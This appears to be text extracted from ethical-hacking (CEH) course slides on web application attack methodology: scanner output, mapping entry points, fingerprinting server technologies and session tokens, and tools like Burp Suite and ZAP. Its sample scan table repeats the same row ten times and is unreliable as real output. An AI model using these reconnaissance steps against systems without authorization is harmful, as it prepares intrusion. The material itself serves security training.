
Vulnerabilities:

Severity	Rank	File	Line	Method	Request	Response	Content-Type	Content-Length
High	1	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	2	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	3	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	4	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	5	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	6	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	7	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	8	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	9	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024
Medium	10	/index.html	1	GET	GET /index.html HTTP/1.1	HTTP/1.1 200 OK	text/html; charset=UTF-8	1024

- WebInspect identifies security vulnerabilities in the web applications
- It runs interactive scans using a sophisticated user interface
- Attacker can exploit identified vulnerabilities to carry out web services attacks

<http://welcome.hp.com>

Web App Hacking Methodology



Analyze Web Applications



Analyze the active application's functionality and technologies in order to identify the attack surfaces that it exposes

Identify Entry Points for User Input

Review the generated HTTP request to identify the user input entry points

Identify Server-Side Functionality

Observe the applications revealed to the client to identify the server-side structure and functionality

Identify Server-Side Technologies

Fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting

Map the Attack Surface

Identify the various attack surfaces uncovered by the applications and the vulnerabilities that are associated with each one

Analyze Web Applications: Identify Entry Points for User Input



Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all user input fields

Identify HTTP header parameters that can be processed by the application as user inputs such as User-Agent, Referer, Accept, Accept-Language, and Host headers

Determine URL encoding techniques and other encryption measures implemented to secure the web traffic such as SSL

Tools used:



- ⊖ Burp Suite
- ⊖ WebScarab
- ⊖ HttPrint
- ⊖ OWASP Zed Attack Proxy

Analyze Web Applications: Identify Server-Side Technologies

C|EH
Cybersecurity

1

Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server side technologies

2

Examine URLs for file extensions, directories, and other identification information



3

Examine the error page messages

4

Examine session tokens:

- ⊖ JSESSIONID - Java
- ⊖ ASPSESSIONID - IIS server
- ⊖ ASP.NET_SessionId - ASP.NET
- ⊖ PHPSESSID - PHP



<http://net-square.com>

Analyze Web Applications: Identify Server-Side Functionality



Examine page source and URLs and make an educated guess to determine the internal structure and functionality of web applications




Tools used:



GNUWEEZ	http://www.gnu.org
Teleport Pro	http://www.tenmax.com
Blackwidow	http://softbytelabs.com



Examine URL

